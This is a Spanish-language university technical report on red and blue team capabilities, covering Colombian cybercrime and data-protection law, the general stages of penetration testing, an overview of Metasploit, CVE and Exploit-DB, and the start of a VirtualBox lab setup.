CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

JENNIFER ANDREA ROMANI JAMAICA

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA
ESCUELA DE CIENCIAS BÁSICAS TECNOLOGÍAS E INGENIERÍAS
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BOGOTÁ
ABRIL
2024

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

JENNIFER ANDREA ROMANI JAMAICA

Seminario Especializado: Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team

Director de curso:
LUIS FERNANDO ZAMBRANO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA
ESCUELA DE CIENCIAS BÁSICAS TECNOLOGÍAS E INGENIERÍAS
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BOGOTÁ
ABRIL
2024

Nota de aceptación:

_____

_____

_____

_____

_____

Firma del presidente del jurado

_____

Firma del jurado

_____

Firma del jurado

Bogotá, abril 2 de 2024

CONTENIDO

LISTA DE FIGURAS

GLOSARIO

Blue team: equipo encargado de la seguridad defensiva de las organizaciones ante un ciberataque real.

Ciberseguridad: practica que se enfoca en proteger dispositivos, redes, software, servidores, entre otros, de posibles amenazas digitales.

Kali Linux: hace parte de las distribuciones de Linux y está basada en Debian. Fue diseñada especialmente en el contexto de pruebas de ciberseguridad.

Metasploit: marco de trabajo que sirve para detectar vulnerabilidades de seguridad, desarrollado en los lenguajes de programación Perl y Ruby. Contiene varios módulos los cuales aumentan las funcionalidades

Payload: se trata de la carga ejecutada en una vulnerabilidad llamada exploit. Esta carga es activada al momento de usar una vulnerabilidad.

Purple team: equipo de ciberseguridad cuyo propósito es el aseguramiento de las actividades de los anteriores equipos anteriormente mencionados y la maximización de sus actividades. Es la mezcla de los dos equipos anteriormente descritos.

Red team: equipo de ciberseguridad enfocado a emulaciones de escenarios que contienen amenazas, con el fin de explotar vulnerabilidades. Es conocido como la seguridad ofensiva.

RESUMEN

El presente informe técnico tiene como propósito formular estrategias para contener ataques informáticos, por medio del análisis de amenazas, vulnerabilidades y riesgos en infraestructuras de las tecnologías de la información. Muestra estrategias ligadas a los equipos de ciberseguridad red y blue team relacionadas a la ciberseguridad de las empresas.

Este informe técnico se presenta en 4 etapas en donde se analizan las leyes sobre delitos informáticos en Colombia y el accionar frente a estos, la ejecución de pentesting y la contención de ataques informáticos.

Palabras clave: Exploit, Metasploit, Nmap, Payload, Pentesting

ABSTRACT

The purpose of this technical report is to formulate strategies to contain computer attacks, through the analysis of threats, vulnerabilities, and risks in information technology infrastructures. It shows strategies linked to the red and blue team cybersecurity teams related to the cybersecurity of companies.

This technical report is presented in 4 stages where the laws on computer crimes in Colombia and the actions against them, the execution of pentesting and the containment of computer attacks are analyzed.

Keywords: Exploit, Metasploit, Nmap, Payload, Pentesting

INTRODUCCIÓN

En la actualidad y desde hace un tiempo, la respuesta a incidentes de ciberseguridad es crucial para proteger las organizaciones y los usuarios. El propósito de los equipos que se dedican a esto es la identificación. investigación, contención y solución de incidentes informáticos que puedan afectar las empresas.

A su vez, los equipos de respuesta a incidentes proveen servicios y dan soporte con el fin de prevenir y responder efectivamente. Por su parte, los equipos red, blue y purple team están conformados por profesionales expertos en seguridad que al final forman un solo equipo con el fin de hacer un mejoramiento de la seguridad de la organización ya sea realizando ataques, defendiendo las infraestructuras o coordinando las dos partes.

Es importante que las organizaciones cuenten con equipos que fortalezcan la ciberseguridad ya que el panorama no es muy alentador, pues las estadísticas mencionan un aumento significativo para los próximos años respecto a años anteriores.

1 OBJETIVOS

1.1 OBJETIVO GENERAL

Plantear estrategias de contención por medio del análisis de amenazas y vulnerabilidades en la organización HackerHouse, con el fin de proponer recomendaciones para mitigar vulnerabilidades de seguridad en una organización.

1.2 OBJETIVOS ESPECÍFICOS

- Examinar la normatividad vigente relacionada a los distintos delitos informáticos en Colombia.
- Ejecutar pruebas de intrusión en un sistema de información, con el fin de demostrar vulnerabilidades por medio de técnicas de intrusión
- Identificar los pasos de un ataque informático con el propósito de subsanar un sistema de información.

2 DESARROLLO


2.1 CONCEPTOS EQUIPOS DE SEGURIDAD

2.1.1 Legislación de delitos informáticos en Colombia

2.1.1.1 Ley 1273 del 2009

Esta ley está relacionada con la protección de los datos y la información y está vinculada con los delitos informáticos. En sus artículos, se mencionan varios delitos informáticos como la violación de datos personales, daños informáticos, entre otros.

Figura 1. Ley 1273 del 2009



Fuente: creación propia

269A Acceso abusivo a un sistema informático: este articulo trata sobre la intrusión a un sistema de información, en el que una persona que se podría llamar “delincuente informático”, accede sin permiso o autorización a un sistema el cual puede o no tener algún tipo de seguridad. Este articulo representa una amenaza para cualquier persona o alguna organización, ya que pone en riesgo información de vital importancia.

269B Obstaculización ilegitima de un sistema informático: aquí se refiere al uso de diferentes herramientas utilizadas por un delincuente informático para que impida el funcionamiento o el acceso a un sistema informático. Generalmente los atacantes realizan este tipo de acciones para denegar los servicios de red, afectando el buen funcionamiento de un sistema o para robar o dañar información.

269C Interceptación de datos informáticos: en este tipo de delito un delincuente accede abusivamente a un sistema de información sin algún tipo de autorización. Generalmente es difícil de detectar, ya que los atacantes no dejan huellas a menos que cometan un error que los delate.

269D Daño informático: se refiere a cualquier acción que pueda vulnerar la integridad de la información como borrar, alterar o destruir. Por lo general, un delincuente realiza estas acciones para obtener beneficios económicos o por algún tipo de venganza.

269E Uso de software malicioso: aquí se trata de un sabotaje informático a través de un malware (software malicioso) como un gusano, troyano, adware o ransomware entre otros. Este último es el más utilizado en la actualidad.

Un malware podría dañar, alterar, robar la información o interrumpir un sistema de información.

269F Violación de datos personales: cualquier persona que intente divulgar información a la que no tiene permiso o que no sea propia a través de medios digitales

causando daños personales o económicos está incurriendo en este delito. Los delincuentes realizan estas acciones con fines lucrativos ilícitos. Un ejemplo de este delito es divulgar videos o imágenes intimas.

269G Suplantación de sitios web: lo realiza un delincuente redirigiendo a una víctima a un falso sitio web con el fin de capturar información de relevancia para el atacante como datos generalmente financieros o personales.

Según la Superintendencia de Industria y Comercio de Colombia[1], las personas que incurran en estos delitos podrían estar en la cárcel entre 48 a 120 meses y ser multados con 200 a 1500 SMLV.
La ley 1273 es un primer paso y de suma importancia contra la lucha de delitos informáticos en Colombia y es necesario que las empresas la conozcan a detalle.

También, los empleadores deben crear mecanismos de protección ideales que protejan los activos y los datos no solo de su organización sino de sus clientes. Por ej., crear políticas de seguridad, acuerdos de confidencialidad, incluir un departamento de seguridad TI que vele por la seguridad de los datos, entre otros.

2.1.1.2 Ley 1581 de 2012

Esta ley fue creada por el congreso de la república de Colombia en donde se reconoce y protege el derecho que tienen todas las personas de saber que se hace con su información personal, datos que podrían ser recopilados en bases de datos y que son considerados como datos sensibles. Esto se conoce como el tratamiento de datos personales.

[1] SUPERINTENDENCIA DE INDUSTRIA Y COMERCIO. [Sitio web]. Ley 1273 de 2009. [Consulta: 9 de febrero 2024]. Disponible en: https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf

Figura 2. Ley 1581 del 2012

Fuente: Bancolombia

Según el Ministerio de ambiente de Colombia[2], la información personal son todos los datos relacionados a una persona la cual permite identificarla como por ej. su número de identificación, estado civil, edad, entre otros.

Esta ley en sus artículos menciona el objeto, aplicación, definiciones, principios, el tratamiento de datos personales, categorías de datos y su tratamiento, derechos de los niños, entre otros artículos que son de suma importancia.

Las sanciones correspondientes al no cumplimiento de esta ley son multas hasta por 2000 salarios mínimos, suspensión de las actividades hasta por 6 meses, cierre temporal o definitivo de la operación.

Por otro lado, la entidad reguladora del tratamiento de datos personales en Colombia es la SIC.

[2] MINISTERIO DE AMBIENTE DE COLOMBIA. [Sitio web]. Ley de Protección de Datos Personales o Ley 1581 de 2012. [Consulta: 9 de febrero 2024]. Disponible en: https://www.minambiente.gov.co/politica-de-proteccion-de-datos-personales/#:~:text=Ley%20de%20Protecci%C3%B3n%20de%20Datos,de%20naturaleza%20p%C3%BAblica%20o%20privada

Se puede observar que los delitos informáticos en Colombia con el transcurso del tiempo han aumentado, aprovechando las diferentes modalidades en las TIC. Sánchez[3] señala que las nuevas tecnologías son de fácil acceso, como por ej. el acceso a redes públicas que son susceptibles a que los datos personales sean vulnerados y están totalmente expuestos.

2.1.2 Etapas pentesting

Es un proceso conocido como “test de penetración” y tiene como objetivo detectar fallos de seguridad en un sistema informático. Consiste en hacer una simulación de un ciberataque para intentar romper sistemas de seguridad con el propósito de realizar mejoras o reforzar la seguridad.

Las herramientas utilizadas en el pestesting entre las más conocidas son Nmap para escanear puertos, Nessus para evaluar vulnerabilidades, SubFinder para descubrir subdominios, Metasploit para ejecutar exploits, Wireshark para analizar paquetes de red, entre muchas más otras.

Las etapas del pentesting son 5:

1) Planificación y recolección

   Es la primera etapa donde se realiza la definición de lo que se va a realizar en el test. Por ejemplo, se determinan los métodos a utilizar y se recolectan todos los datos que son indispensables para realizar el proceso.

[3] SANCHEZ, Zulay. [en línea]. Análisis de la ley 1273 de 2009 y la evolución de la ley con relación a los delitos informáticos en Colombia. Universidad Nacional Abierta y a Distancia UNAD, 2017. [Consultado 9 febrero 2024]. Disponible en: https://repository.unad.edu.co/bitstream/handle/10596/11943/1053323761.pdf?sequence=1&isAllowed=y

En esta fase se pueden hacer escaneos, obtención de metadatos, realizar dorking la cual es una técnica donde se realiza una búsqueda avanzada en los motores de búsqueda de Google, entre otros.

Para recolectar información se incluye la técnica footprinting (reconocimiento) en donde se busca información que sea publica del objetivo la cual se puede encontrar en internet, redes sociales o paginas especificas donde se realiza esta práctica. No se tiene interacción directa con el objetivo a investigar y lo ideal es no dejar ningún rastro.

El tipo de información que se recolecta con esta técnica puede ser: nombre del dominio, dirección ip, información relacionada con el dns o números de teléfono entre otros.

Existen dos tipos de footprinting, el pasivo y el activo. El pasivo es donde no se usan herramientas avanzadas a diferencia del activo en donde si se utilizan y además se usa el protocolo “whois”. En este protocolo se realizan consultas en bases de datos en donde se obtiene información de un dominio web como quien es el dueño, fecha de creación y expiración.

Según Atalantago[4] este proceso es la primera fase de una auditoria y es una excelente manera de preparar un documento con información muy útil.

2) Análisis de vulnerabilidades

En esta fase, se analiza como el sistema se comporta ante una intrusión y se buscan los puntos más débiles. El objetivo es que el pentester entienda como es el diseño del sistema y como se pueden explotar las vulnerabilidades identificadas.

[4] ATALANTAGO. [Sitio web]. ¿Qué es el FOOTPRINTING?. [Consulta: 13 de febrero 2024]. Disponible en: https://atalantago.com/footprinting/

La intención en esta etapa es obtener el mayor número de fallos posibles con la intención de mejorar la seguridad.

3) Explotación de vulnerabilidades

En la tercera etapa del pentesting se procede a explotar las vulnerabilidades encontradas entendiendo la complejidad y los beneficios que se pueden obtener. Es una simulación de un ataque al sistema para evaluar las amenazas que tienen los activos y como el sistema puede responder ante un ataque.

Lo ideal es determinar que se puede hacer para asegurar el sistema por ejemplo revisar el escalamiento de privilegios, los accesos, revisar los segmentos de red entre otros.

4) Elaboración de informes

Finalmente la intención es informar a la empresa o el propietario de los activos o los sistemas los resultados del ataque simulado para que la organización pueda tomar decisiones e implementar mejoras y reforzar la seguridad.
Se pueden realizar dos tipos de informes, un informe técnico para los administradores del sistema y un informe ejecutivo para la gerencia de la empresa.

2.1.3 Metasploit

Es un marco de trabajo que sirve para detectar vulnerabilidades de seguridad, desarrollado en Perl y Ruby. Este framework es muy completo, ya que contiene varios módulos los cuales aumentan las funcionalidades como payloads que son códigos que explotan las vulnerabilidades (exploits) contenidas en esta herramienta. Otros módulos que se pueden encontrar son los encoders los cuales son códigos de cifrado para evadir antivirus u otros sistemas de seguridad.


Esta herramienta contiene interfaces en donde un usuario puede interactuar por medio de una interfaz gráfica como Metasploit (web UI) o una consola como por ejemplo msfconsole.

López[5] menciona que Metasploit es un grupo de herramientas que un experto en seguridad informática puede emplear para ejecutar exploits en máquinas para comprobar su seguridad.

2.1.3.1 Funcionamiento

Metasploit contiene herramientas (tools), plugins, librerías e interfaces y módulos los cuales serán explicados a continuación:

Figura 3. Arquitectura Metasploit



Fuente: Platzi

[5] LOPEZ, Axel. [en línea]. Metasploit framework Trabajo práctico final. [Consultado 14 febrero 2024]. Disponible en: https://interorganic.com.ar/josx/metasploit.pdf

1) Tools: se trata de scripts que sirven para la creación de los módulos en esta herramienta.

2) Plugins: son los programas externos que usan los recursos del framework y con estos se puede hacer conexión con herramientas cono OpenVAS o Nmap.

3) Librerías: se usan para configurar los recursos de la herramienta como por ej. MSF base, también proporcionan APIs básicas.

4) Interfaces: desde aquí se puede usar el marco de trabajo.

5) Módulos: aquí se encuentran los exploits, payloads, nops, codificadores y auxiliares.

2.1.3.2 CVE y estructura

CVE conocida por su sigla como “vulnerabilidades y exposiciones comunes” es una lista proporcionada por MITRE y respaldado por la comunidad de ciberseguridad que identifica y enumera vulnerabilidades de seguridad que son añadidas a una BD de referencia y disponible al público.

De acuerdo con RedHat[6] cada CVE o falla de seguridad tiene un número de identificación y MITRE es la organización encargada de supervisar los CVE.

El formato que tiene cada id del CVE es año y número de vulnerabilidad.


[6] REDHAT. [Sitio web]. El concepto de CVE. [Consulta: 14 de febrero 2024]. Disponible en: https://www.redhat.com/es/topics/security/what-is-cve

2.1.3.3 Exploit DataBase

En esta web se pueden encontrar bases de datos públicas y gratuitas, las cuales contienen exploits. Estos exploits pueden ser consultados, se pueden descargar y ser usados por personas encargadas de realizar pentesting o auditorias.

CVE contiene un mapa de referencias el cual enumera las diferentes referencias para Exploit-DB y proporciona las entradas asociadas a CVE.

Figura 4. Exploit Data Base




Fuente: creación propia

2.1.4 Configuración escenario


El escenario solicita la instalación de 2 máquinas virtuales instaladas en VirtualBox, una con Kali Linux y otra con Windows 10. Para iniciar con el montaje, se instala en la maquina anfitriona el software VirtualBox descargándolo desde la página oficial.

Figura 5. Descarga de VB




Fuente: creación propia

Figura 6. Asistente de instalación de VB




Fuente: creación propia

Figura 7. Instalación VirtualBox



Fuente: creación propia


Figura 8. Instalación finalizada VB



Fuente: creación propia

